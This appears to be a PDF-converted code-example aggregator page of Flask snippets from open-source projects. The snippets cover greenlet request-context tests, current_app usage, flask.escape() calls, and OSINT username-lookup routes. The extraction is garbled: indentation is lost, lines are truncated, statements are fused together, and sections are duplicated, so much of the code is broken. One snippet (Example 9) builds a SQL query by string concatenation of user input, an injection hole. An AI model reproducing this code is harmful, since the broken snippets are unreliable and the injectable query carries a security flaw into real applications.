Project: *oa\_qian* Author: *sunqb* File: [reqctx.py](#) [Apache License 2.0](#)

6 vo

```
def test_greenlet_context_copying_api(self): app =  
flask.Flask(__name__)  
  
greenlets = []  
  
@app.route('/')  
  
def index():  
  
reqctx = flask._request_ctx_stack.top.copy()  
  
@flask.copy_current_request_context
```

```

def g():

    self.assert_true(flask.request)

    self.assert_equal(flask.current_app, app)

    self.assert_equal(flask.request.path, '/')
    self.assert_equal(flask.request.args['foo'], 'bar') return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)

```

# Disable test if we don't have greenlets available **Example 22**

Project: *Where2Eat* Author: *thetimothyp* File: [reqctx.py](#) Creative Commons Zero v1.0 Universal

6 vo

```

def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

```

```

self.assert_true(flask.request)

self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar')
self.assert_false(flask.request)

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)

```

### Example 23

Project: *Where2Eat* Author: *thetimothyp* File: [reqctx.py](#) Creative Commons Zero v1.0 Universal

6 vo

```

def test_greenlet_context_copying_api(self):
    app = flask.Flask(__name__)

    greenlets = []

    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        @flask.copy_current_request_context
        def g():

```

```
self.assert_true(flask.request)

self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar')

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 24**

Project: *PennApps2015-Heartmates* Author: *natanlailari* File:  
[reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

reqctx = flask._request_ctx_stack.top.copy() def g():

self.assert_false(flask.request)

self.assert_false(flask.current_app) with reqctx:
```

```

self.assert_true(flask.request)

self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar')
self.assert_false(flask.request)

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)

```

## Example 25

Project: *PennApps2015-Heartmates* Author: *natanlailari* File:  
[reqctx.py](#) Apache License 2.0

6 vo

```

def test_greenlet_context_copying_api(self):
    app = flask.Flask(__name__)

    greenlets = []

    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        @flask.copy_current_request_context
        def g():

```

```
self.assert_true(flask.request)

self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar') return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 26**

Project: *noobotkit* Author: *nazroll* File: [\*reqctx.py\*](#) MIT License

6 vo

```
def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)
```

```
self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar')
self.assert_false(flask.request)

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

## Example 27

Project: *noobotkit* Author: *nazroll* File: [reqctx.py](#) [MIT License](#)

6 vo

```
def test_greenlet_context_copying_api(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy()

    @flask.copy_current_request_context

def g():

    self.assert_true(flask.request)
```

```
self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar') return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 28**

Project: *xuemc* Author: *skycucumber* File: [\*reqctx.py\* GNU General Public License v2.0](#)

6 vo

```
def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)
            self.assert_equal(flask.request.path, '/')
```

```
self.assert_equal(flask.request.args['foo'], 'bar')
self.assert_false(flask.request)

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

## Example 29

Project: *xuemc* Author: *skycucumber* File: [\*reqctx.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def test_greenlet_context_copying_api(self):
    app = flask.Flask(__name__)
    greenlets = []
    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        @flask.copy_current_request_context
        def g():
            self.assert_true(flask.request)
```

```
self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar') return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!')

result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 30**

Project: *chihu* Author: *yelonlyu* File: [reqctx.py](#) GNU General Public License v3.0

6 vo

```
def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)
```

```
self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar')
self.assert_false(flask.request)

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

### Example 31

Project: *chihu* Author: *yelongyu* File: [\*reqctx.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def test_greenlet_context_copying_api(self):
    app = flask.Flask(__name__)
    greenlets = []
    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        @flask.copy_current_request_context
        def g():
            self.assert_true(flask.request)
```

```
self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar') return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 32**

Project: *gmailinfo* Author: *alex14324* File: [\*api.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def r_fullcontact():

celery = create_celery( current_app)

json_result = request.get_json()

username = json_result.get("username", "") from_m =
json_result.get("from", "") print("Fullcontact - Detected Username : ",
username, from_m) res =
celery.send_task('modules.fullcontact.fullcontact_tasks.' +

't_fullcontact', args=(username, ))

print("Task : ", res.task_id) return jsonify(module="fullcontact",
task=res.task_id, param=username, from_m=from_m)
```

#####

# Github

```
#####
```

### Example 33

Project: *gmailinfo* Author: *alex14324* File: [\*api.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def r_github():

    celery = create_celery( current_app)

    json_result = request.get_json()

    username = json_result.get("username", "") from_m =
    json_result.get("from", "") print("Github - Detected Username : ",
    username, from_m) res =
    celery.send_task('modules.github.github_tasks.t_github', args=
    (username, from_m))

    print("Task : ", res.task_id) return jsonify(module="github",
    task=res.task_id, param=username, from_m=from_m)
```

```
#####
```

# GhostProject

```
#####
```

### Example 34

Project: *gmailinfo* Author: *alex14324* File: [\*api.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def r_keybase():
```

```
celery = create_celery( current_app)

json_result = request.get_json()

username = json_result.get("username", "") from_m =
json_result.get("from", "") print("Keybase - Detected Username : ",
username, from_m) res =
celery.send_task('modules.keybase.keybase_tasks.t_keybase',
args=(username, from_m))

print("Task : ", res.task_id) return jsonify(module="keybase",
task=res.task_id,
param=username, from_m=from_m)
```

#####

# Twitter

#####

### Example 35

Project: *gmailinfo* Author: *alex14324* File: [\*api.py\*](#) GNU General Public License v3.0

6 vo

```
def r_twitter():

celery = create_celery( current_app)

json_result = request.get_json()

username = json_result.get("username", "") from_m =
json_result.get("from", "") print("Twitter - Detected Username : ",
username, from_m) res =
celery.send_task('modules.twitter.twitter_tasks.t_twitter', args=
(username, from_m))
```

```
print("Task : ", res.task_id) return jsonify(module="twitter",
task=res.task_id, param=username, from_m=from_m)
```

#####

```
# Linkedin
```

#####

### Example 36

Project: *gmailinfo* Author: *alex14324* File: [\*api.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def r_linkedin():

celery = create_celery( current_app)

json_result = request.get_json()

username = json_result.get("username", "") from_m =
json_result.get("from", "") print("Linkedin - Detected Username : ",
username, from_m) res =
celery.send_task('modules.linkedin.linkedin_tasks.t_linkedin', args=
(username, from_m))

print("Task : ", res.task_id) return jsonify(module="linkedin",
task=res.task_id, param=username, from_m=from_m)
```

#####

```
# Leaks
```

#####

### Example 37

Project: *gmailinfo* Author: *alex14324* File: [\*api.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def r_leaks():

    celery = create_celery( current_app)

    json_result = request.get_json()

    username = json_result.get("username", "") from_m =
    json_result.get("from", "") print("Leaks - Detected Username : ",
    username, from_m) res =
    celery.send_task('modules.leaks.leaks_tasks.t_leaks',
    args=(username, )) print("Task : ", res.task_id) return
    jsonify(module="leaks", task=res.task_id, param=username,
    from_m=from_m)
```

#####

# Gitlab

#####

### Example 38

Project: *gmailinfo* Author: *alex14324* File: [\*api.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def r_gitlab(username=None):

    celery = create_celery( current_app)

    json_result = request.get_json()
```

```
username = json_result.get("username", "") from_m =
json_result.get("from", "") print("Gitlab - Detected Username : ",
username, from_m) res =
celery.send_task('modules.gitlab.gitlab_tasks.t_gitlab', args=
(username, ))  
  
print("Task : ", res.task_id) return jsonify(module="gitlab",
task=res.task_id, param=username, from_m=from_m)
```

#####

# Usersearch

#####

### Example 39

Project: *gmailinfo* Author: *alex14324* File: [api.py](#) [GNU General Public License v3.0](#)

6 vo

```
def r_emailrep(username=None):  
  
celery = create_celery( current_app)  
  
json_result = request.get_json()  
  
username = json_result.get("username", "") from_m =
json_result.get("from", "") print("EmailRep - Detected Username : ",
username, from_m) res =
celery.send_task('modules.emailrep.emailrep_tasks.t_emailrep',
args=(username, ))  
  
print("Task : ", res.task_id) return jsonify(module="emailrep",
task=res.task_id, param=username, from_m=from_m)
```

#####

```
# SocialScan
```

```
#####
```

### Example 40

Project: *flaskit* Author: *elston* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def _refresh_webpack_stats(self):  
    # ..  
    self._set_asset_paths( current_app)
```

### Example 41

Project: *everyclass-server* Author: *everyclass* File: [test\\_basic\\_function.py](#) Mozilla Public License 2.0

5 vo

```
def test_app_exists(self):  
    self.assertFalse( current_app is None) Example 42
```

Project: *thumbtack* Author: *mitre* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def before_first_request():  
    configure_logging( current_app)
```

### Example 43

Project: *Flask-REST-Server-Template* Author: *onlinejudge95* File: [test\\_config.py](#) MIT License

5 vo

```
def test_app_is_development(self):
```

```
"""
```

Method to test whether the development config class functions perfectly right or not.

Asserts whether the proper values for the defined config are set or not.

```
"""
```

```
self.assertIsNotNone( current_app)
```

#### **Example 44**

Project: *DojoManager* Author: *i-am-dev* File: [test\\_config.py](#) MIT License

5 vo

```
def test_app_is_development(self):
```

```
    self.assertFalse(app.config['SECRET_KEY'] is 'my_precious')
    self.assertTrue(app.config['DEBUG'] is True) self.assertFalse(
        current_app is None) self.assertFalse(
```

```
        app.config['SQLALCHEMY_DATABASE_URI'] == 'sqlite:///'
        os.path.join(b
```

```
)
```

#### **Example 45**

Project: *openvpn-http* Author: *EvaldoNeto* File: [\*test\\_config.py\*](#) [MIT License](#)

5 vo

```
def test_app_is_development(self):  
    self.assertFalse( current_app is None) Example 46
```

Project: *openvpn-http* Author: *EvaldoNeto* File: [\*test\\_config.py\*](#) [MIT License](#)

5 vo

```
def test_app_is_development(self):  
    self.assertTrue(app.config['SECRET_KEY'] ==  
        os.environ.get('SECRET_KEY'))  
    self.assertFalse( current_app is None) Example 47
```

5 vo

Project: *weblablib* Author: *weblabdeusto* File: [\*users.py\*](#) [GNU Affero General Public License v3.0](#)

```
def update_data(self, new_data=_OBJECT):
```

"""

.. deprecated:: 0.5.0

Use `weblab_user.data.store()` or don't use anything if inside a view or on\_

"""

```
msg = "weblablib: method 'update_data' deprecated. Please use  
weblab_user.
```

```
warnings.warn(msg)  
  
if current_app:  
  
    current_app.logger.warning(msg)  
  
if new_data != _OBJECT:  
  
    new_data = self._data  
  
    self.data = self._data
```

### Example 48

Project: *ara-archive* Author: *dmsimard* File: [\*shell.py\* GNU General Public License v3.0](#)

```
5 vo  
  
def prepare_to_run_command(self, cmd):  
    self.LOG.debug('prepare_to_run_command %s',  
        cmd.__class__.__name__)  
  
    # Note: cliff uses self.app for itself, this gets folded back into  
    # self.app.ara  
  
    self.ara = create_app()  
  
    if not current_app:  
  
        self.ara_context = self.ara.app_context() self.ara_context.push()
```

### Example 49

Project: *linkalytics* Author: *qadium-memex* File: [test\\_api.py](#) Apache License 2.0

5 vo

```
def test_app_exists(self):
```

```
    self.assertFalse( current_app is None) Example 50
```

Project: *openeo Openshift-driver* Author: Open-EO File: [test\\_development.py](#) Apache License 2.0

5 vo

```
def test_app_is_development(self):
```

```
    """ Test correctness of development config attributes. """
```

```
    self.assertTrue(app.config['SECRET_KEY'] ==  
        os.environ.get('SECRET_KEY'))  
    self.assertTrue(app.config['DEBUG'] is True) self.assertFalse(  
        current_app is None)  
    self.assertTrue(app.config['SQLALCHEMY_DATABASE_URI'] ==  
        os.environ.get('D  
  
    self.assertTrue(app.config['BCRYPT_LOG_ROUNDS'] == 4)  
    self.assertTrue(app.config['TOKEN_EXPIRATION_DAYS'] == 30)  
    self.assertTrue(app.config['TOKEN_EXPIRATION_SECONDS'] ==  
        0)
```

## Python `flask.escape()` Examples

The following are code examples for showing how to use `flask.escape()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: Flask-Blogging Author: gouthams File: views.py MIT License 6 vc
def _store_form_data(blog_form, storage, user, post, escape_text=True):
    title = blog_form.title.data
    text = escape(blog_form.text.data) if escape_text \
        else blog_form.text.data
    tags = blog_form.tags.data.split(',')
    draft = blog_form.draft.data
    user_id = user.get_id()
    current_datetime = datetime.datetime.utcnow()
    post_date = post.get("post_date", current_datetime)
    last_modified_date = datetime.datetime.utcnow()
    post_id = post.get("post_id")
    pid = storage.save_post(title, text, user_id, tags, draft=draft,
                           post_date=post_date,
                           last_modified_date=last_modified_date,
                           post_id=post_id)
    return pid
```

### Example 2

```
Project: python-docs-samples Author: GoogleCloudPlatform File: main.py Apache License 2.0 6 vc
def hello_name(request):
    """HTTP Cloud Function.
    Args:
        request (flask.Request): The request object.
        <http://flask.pocoo.org/docs/1.0/api/#flask.Request>
    Returns:
        The response text, or any set of values that can be turned into a
        Response object using `make_response`.
        <http://flask.pocoo.org/docs/1.0/api/#flask.Flask.make_response>.
    """
    request_args = request.args

    if request_args and 'name' in request_args:
        name = request_args["name"]
    else:
        name = "World"
    return 'Hello {}!'.format(flask.escape(name))
```

### Example 3

```
Project: python-docs-samples Author: GoogleCloudPlatform File: main.py Apache License 2.0 6 vc
def hello_http(request):
    """HTTP Cloud Function.
    Args:
        request (flask.Request): The request object.
        <http://flask.pocoo.org/docs/1.0/api/#flask.Request>
```

## Python flask.escape() Examples

The following are code examples for showing how to use `flask.escape()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *Flask-Blogging* Author: *gouthambs* File: [\*views.py\*](#) [MIT License](#)

6 vo

```
def _store_form_data(blog_form, storage, user, post,
escape_text=True): title = blog_form.title.data

text = escape(blog_form.text.data) if escape_text \ else
blog_form.text.data

tags = blog_form.tags.data.split(",")

draft = blog_form.draft.data

user_id = user.get_id()

current_datetime = datetime.datetime.utcnow()

post_date = post.get("post_date", current_datetime)
last_modified_date = datetime.datetime.utcnow()

post_id = post.get("post_id")

pid = storage.save_post(title, text, user_id, tags, draft=draft,
post_date=post_date,
last_modified_date=last_modified_date,
post_id=post_id)
```

```
return pid
```

## Example 2

Project: *python-docs-samples* Author: *GoogleCloudPlatform* File: [main.py](#) Apache License 2.0

6 vo

```
def hello_name(request):
```

```
    """HTTP Cloud Function.
```

Args:

request (flask.Request): The request object.

<<http://flask.pocoo.org/docs/1.0/api/#flask.Request>> Returns:

The response text, or any set of values that can be turned into a Response object using `make\_response`

<[http://flask.pocoo.org/docs/1.0/api/#flask.Flask.make\\_response](http://flask.pocoo.org/docs/1.0/api/#flask.Flask.make_response)>.

"""

```
request_args = request.args
```

```
if request_args and "name" in request_args: name =  
    request_args["name"]
```

```
else:
```

```
    name = "World"
```

```
return "Hello {}!".format(flask.escape(name))
```

## Example 3

Project: *python-docs-samples* Author: *GoogleCloudPlatform* File: [main.py](#) Apache License 2.0

6 vo

```
def hello_http(request):
```

"""HTTP Cloud Function.

Args:

request (flask.Request): The request object.

<<http://flask.pocoo.org/docs/1.0/api/#flask.Request>>

Returns:

The response text, or any set of values that can be turned into a Response object using `make\_response`

<[http://flask.pocoo.org/docs/1.0/api/#flask.Flask.make\\_response](http://flask.pocoo.org/docs/1.0/api/#flask.Flask.make_response)>.

"""

```
request_json = request.get_json(silent=True)
```

```
request_args = request.args
```

```
if request_json and 'name' in request_json:
```

```
    name = request_json['name']
```

```
elif request_args and 'name' in request_args:
```

```
    name = request_args['name']
```

```
else:
```

```
    name = 'World'
```

```
return 'Hello {}!'.format(escape(name))
```

```
# [END functions_helloworld_http]
```

```
# [START functions_helloworld_pubsub]
```

## Example 4

Project: *d4-core* Author: *D4-project* File: [\*Sensor.py\*](#) [GNU Affero General Public License v3.0](#)

6 vo

```
def register_sensor(req_dict):
    sensor_uuid = req_dict.get('uuid', None)
    hmac_key = req_dict.get('hmac_key', None)
    user_id = req_dict.get('mail', None)
    third_party = req_dict.get('third_party', None)

    # verify uuid
    if not is_valid_uuid(sensor_uuid):
        return ({"status": "error", "reason": "Invalid uuid"}, 400)
    sensor_uuid = sensor_uuid.replace('-', '')

    # sensor already exist
    if r_serv_db.exists('metadata_uuid:{}'.format(sensor_uuid)):
        return ({"status": "error", "reason": "Sensor already registered"}, 409)

    # hmac key
    if not hmac_key:
        return ({"status": "error", "reason": "Mandatory parameter(s) not provided else:"}
    hmac_key = escape(hmac_key)
```

```
if len(hmac_key)>100:  
    hmac_key=hmac_key[:100]  
  
if third_party:  
    third_party = True  
  
res = _register_sensor(sensor_uuid, hmac_key, user_id=user_id,  
    third_party=third_party) return res
```

## Example 5

Project: 0x0 Author: lachs0r File: [fhost.py](#) ISC License

6 vo

```
def notfound(e):  
  
    return u"""\n<pre>Process {0} stopped  
* thread #1: tid = {0}, {1:#018x}, name = '{2}'  
frame #0:  
  
Process {0} stopped  
  
* thread #8: tid = {0}, {3:#018x} fhost`get(path='{4}') + 27 at  
fhost.c:139, name frame #0: {3:#018x} fhost`get(path='{4}') + 27 at  
fhost.c:139  
  
136 get(SrvContext *ctx, const char *path) 137 {{  
138     StoredObj *obj = ctx->store->query(shurl_debase(path));  
-> 139     switch (obj->type) {{  
140         case ObjTypeFile:
```

```
141 ctx->serve_file_id(obj->id); 142 break;  
(lldb) q</pre>  
""".format(os.getpid(), id(app), "fhost", id(get), escape(request.path)),  
e.code Example 6
```

Project: *Publ* Author: *PlaidWeb* File: [markdown.py](#) MIT License

6 vo

```
def _render_image(self, spec, show, container_args, alt_text=None):  
    """ Render an image specification into an <img> tag """  
  
    try:  
  
        path, image_args, title = image.parse_image_spec(spec) except  
        Exception as err: # pylint: disable=broad-except  
        LOGGER.exception("Got error on spec %s: %s", spec, err) return  
        ('<span class="error">Couldn\'t parse image spec: ' +  
         '<code>{}</code> {}</span>'.format(flask.escape(spec), flask.  
         escape(str(err))))  
  
        composite_args = {**container_args, **image_args}  
  
        try:  
  
            img = image.get_image(path, self._search_path)  
  
            except Exception as err: # pylint: disable=broad-except  
            LOGGER.exception("Got error on image %s: %s", path, err) return  
            ('<span class="error">Error loading image {}: {}</span>'.format flask.  
             escape(spec), flask.escape(str(err))))  
  
            return img.get_img_tag(title,  
            alt_text,
```

```
**composite_args,  
_show_thumbnail=show,  
_mark_rewritten=True)
```

## Example 7

Project: *schor* Author: sqozz File: [schor.py](#) Creative Commons Zero v1.0 Universal

```
5 vo  
  
def short(shortLink=""):  
    if request.method == "GET":  
        if shortLink:  
            noauto = shortLink[-1] == "+"  
            if noauto: shortLink = shortLink[:-1]  
            conn = sqlite3.connect("data/links.sqlite") c = conn.cursor()  
            result = c.execute('SELECT longLink FROM links WHERE short  
conn.close()  
  
        if result:  
            url = result[0]  
            parsedUrl = urlparse(url)  
            if parsedUrl.scheme == "":  
                url = "http://" + url  
            if "resolve" in request.args:
```

```
return escape(url)

else:

if noauto:

url = str(escape(url))

html = "<a href=" + url + ">" + ur return html

else:

return redirect(url, code=301) # R

else:

return render_template("index.html", name=shortLin else:

return render_template("index.html", name=shortLink) # Lan elif
request.method == "POST": # Someone submitted a new link to
short longUrl = request.form.get("url", "") wishId =
request.form.get("wishId")

if len(longUrl) <= 0:

abort(400)

databaseld = insertIdUnique(longUrl, idToCheck=wishId) return
request.url_root + databaseld # Short link in plain text Example 8
```

Project: *flask-sqlalchemy-web* Author: *ypmc* File: [\*start.py\*](#) [MIT License](#)

5 vo

```
def index():

logger.debug("index page")
```

```
logger.debug("cookie name %s" % request.cookies.get('username'))  
if 'username' in session:
```

```
logger.debug("login user is %s" % flask_login.current_user)  
logger.debug('Logged in as %s' % escape(session['username']))  
return render_template('index.html', name=session['username'])  
else:
```

```
logger.debug("you are not logged in")  
return render_template('login.html')
```

## Example 9

Project: *no-frills-online-notepad* Author: *schollz* File: [server.py](#) [MIT License](#)

5 vo

```
def test_message(message):  
    #message['data'] = escape(message['data'])  
  
    print message  
  
    cursor = mysql.connect().cursor()  
  
    cursor.execute("SELECT * from text where sitename=\"" +  
        message['page'] + "  
  
    data = cursor.fetchone()  
  
    if data is None:  
  
        print "Inserting into database"  
  
        conn = mysql.connect()  
  
        cursor = conn.cursor()
```

```
query = ""INSERT INTO text
(sitename,document,date_modified,date_
cursor.execute(query,(message['page'],message['data'],))
conn.commit()

else:

currentSize = len(data[2])

newSize = len(message['data'])

currentVersion = int(data[5])

if currentSize-newSize>10: # if deleting a lot of stuff, archive t print
"archiving old version"

currentVersion +=1

conn = mysql.connect()

cursor = conn.cursor()

query = "INSERT INTO text (sitename,document,date_modifi
cursor.execute(query,(message['page'],message['data'],str(
conn.commit()

else:

print "updating into database, old version"

conn = mysql.connect()

cursor = conn.cursor()

query = ""UPDATE text set document =%s, date_modified=NOW
cursor.execute(query,(message['data'],message['page'],str(
```

```
conn.commit()  
  
emit('newtitle', {'success':True,'data':'None'})
```

## Example 10

Project: *learning-python* Author: Akagi201 File: [single.py](#) [MIT License](#)

5 vo

```
def test_session():  
  
if 'username' in session:  
  
return 'logged in as %s' % escape(session['username']) return  
redirect(url_for('login'))
```

## Example 11

Project: *autoseamless* Author: alawibaba File: [flask\\_frontend.py](#) [GNU General Public License v3.0](#)

5 vo

```
def index():  
  
if 'username' not in session:  
  
return redirect(url_for('login'))  
  
user = User.query.filter_by(username=session['username']).first()  
return "Welcome %s.<br/><br/>  
  
<form action=%s method=post>  
  
Your favorites:<br/><textarea name=favorites cols=80  
rows=20>%s</textarea><br/> Order time:<br/><input name=minute
```

```
type=text value=%d:%02d /><br/> Don't order tomorrow: <input  
type=checkbox name=disabled value=True %s /><br/>  
<input type=submit name=save /> <br/>  
</form> <a href="%s">logout</a> <br/><br/>Messages:<br/>%s"" %  
( escape(user.user
```

**Example 12**  
Project: *amazon-elasticache-samples* Author: *aws-samples* File:  
[example-3.py Apache License 2.0](#)

5 vo

```
def index():
```

```
if 'username' in session:
```

```
username = escape(session['username'])
```

```
visits = store.hincrby(username, 'visits', 1)
```

```
store.expire(username, 10)
```

```
return ""
```

```
Logged in as {0}.<br>
```

```
Visits: {1}
```

```
".format(username, visits)
```

```
return 'You are not logged in'
```

**Example 13**

Project: *amazon-elasticache-samples* Author: *aws-samples* File:  
[example-2.py Apache License 2.0](#)

5 vo

```
def index():

if 'username' in session:

    username = escape(session['username'])

    visits = store.hincrby(username, 'visits', 1)

    return ""

    Logged in as {0}.<br>

    Visits: {1}

    """.format(username, visits)

return 'You are not logged in'
```

## Example 14

Project: *amazon-elasticache-samples* Author: *aws-samples* File:  
[example-1.py](#) Apache License 2.0

5 vo

```
def index():

if 'username' in session:

    return 'Logged in as %s' % escape(session['username'])

    return 'You are not logged in'
```

## Example 15

Project: *amazon-elasticache-samples* Author: *aws-samples* File:  
[example-4.py](#) Apache License 2.0

5 vo

```
def index():

    if 'username' in session:

        username = escape(session['username'])

        store = SessionStore(username, REDIS_URL)

        visits = store.incr('visits')

        return ""

    Logged in as {0}.<br>

    Visits: {1}

    """.format(username, visits)

    return 'You are not logged in'
```

## Example 16

Project: [bbotte.github.io](https://bbotte.github.io) Author: [bbotte](https://bbotte) File: [message\\_board.py](#)  
[Apache License 2.0](#)

5 vo

```
def nl2br_filters(s):

    return escape(s).replace('\n', Markup('<br>'))

#添加过滤器,评论时间显示到了毫秒
```

## Example 17

Project: [pythonture](https://pythonture.com) Author: [yonetici](https://github.com/yonetici) File: [blog.py](#)  
[GNU General Public License v3.0](#)

5 vo

```
def about():

    return render_template("about.html")

# @app.route("/article/<id>")

# def detail(id):

# try:

#     return 'Post %s' % escape(id)

# except:

#     return 'hatalı url girdiniz.'
```

## Example 18

Project: *pythonture* Author: *yonetici* File: [\*blog.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def show_user_profile(username):

    # show the user profile for that user

    return 'User %s' % escape(username)
```

#Makale Ekle

## Example 19

Project: *miv-tracker* Author: *team-miv* File: [\*views.py\*](#) [MIT License](#)

5 vo

```
def pending_data(status, event_id):

    """Return server side data."""
```

```
# defining columns

columns = []

columns.append(ColumnDT('id'))

columns.append(ColumnDT('ioc'))

columns.append(ColumnDT('itype.name'))

columns.append(ColumnDT('control.name'))

columns.append(ColumnDT('comment'))

columns.append(ColumnDT('enrich'))

columns.append(ColumnDT('first_seen'))

base_query = db.session.query(Indicator).join(Control).join(itype) if
status == 'pending':

columns.append(ColumnDT('event_id'))

columns.append(ColumnDT('event.name'))

query = base_query.join(Event).filter(Indicator.pending == True) elif
status == 'search':

columns.append(ColumnDT('event_id'))

columns.append(ColumnDT('event.name'))

query = base_query.join(Event).filter(Indicator.pending == False) elif
status == 'approved':

columns.append(ColumnDT('last_seen'))

columns.append(ColumnDT('rel_list'))
```

```
query = base_query.filter(Indicator.event_id ==  
event_id).filter(Indicator else:  
  
query = base_query.filter(Indicator.pending == True) rowTable =  
DataTables(request.args, Indicator, query, columns)  
  
#xss catch just to be safe  
  
res = rowTable.output_result()  
  
for item in res['data']:  
  
for k,v in item.iteritems():  
  
item[k] = escape(v)  
  
return jsonify(res)
```

## Example 20

5 vo

Project: *miv-tracker* Author: *team-miv* File: [views.py](#) [MIT License](#)

```
def event_data(status):  
  
    """Return server side data."""  
  
    # defining columns  
  
    columns = []  
  
    columns.append(ColumnDT('id'))  
  
    columns.append(ColumnDT('name'))  
  
    columns.append(ColumnDT('status.name'))  
  
    columns.append(ColumnDT('source.name'))
```

```
columns.append(ColumnDT('tlp.name'))  
  
columns.append(ColumnDT('confidence'))  
  
columns.append(ColumnDT('created'))  
  
columns.append(ColumnDT('indicator_count'))  
  
base_query =  
db.session.query(Event).join(Source).join(Tlp).join(Status) if status in  
['New', 'Open', 'Resolved']:  
  
query = base_query.filter(Status.name == status)  
  
else:  
  
query = base_query  
  
rowTable = DataTables(request.args, Event, query, columns)  
  
#xss catch just to be safe  
  
res = rowTable.output_result()  
  
for item in res['data']:  
  
for k,v in item.iteritems():  
  
item[k] = escape(v)  
  
return jsonify(res)
```

###

# API Calls

###

## Example 21

Project: *arxiv-search* Author: *arXiv* File: [\*highlighting.py\*](#) MIT License

5 vo

```
def _escape(value: str) -> str:
```

```
"""
```

Escape anything that isn't part of highlighting.

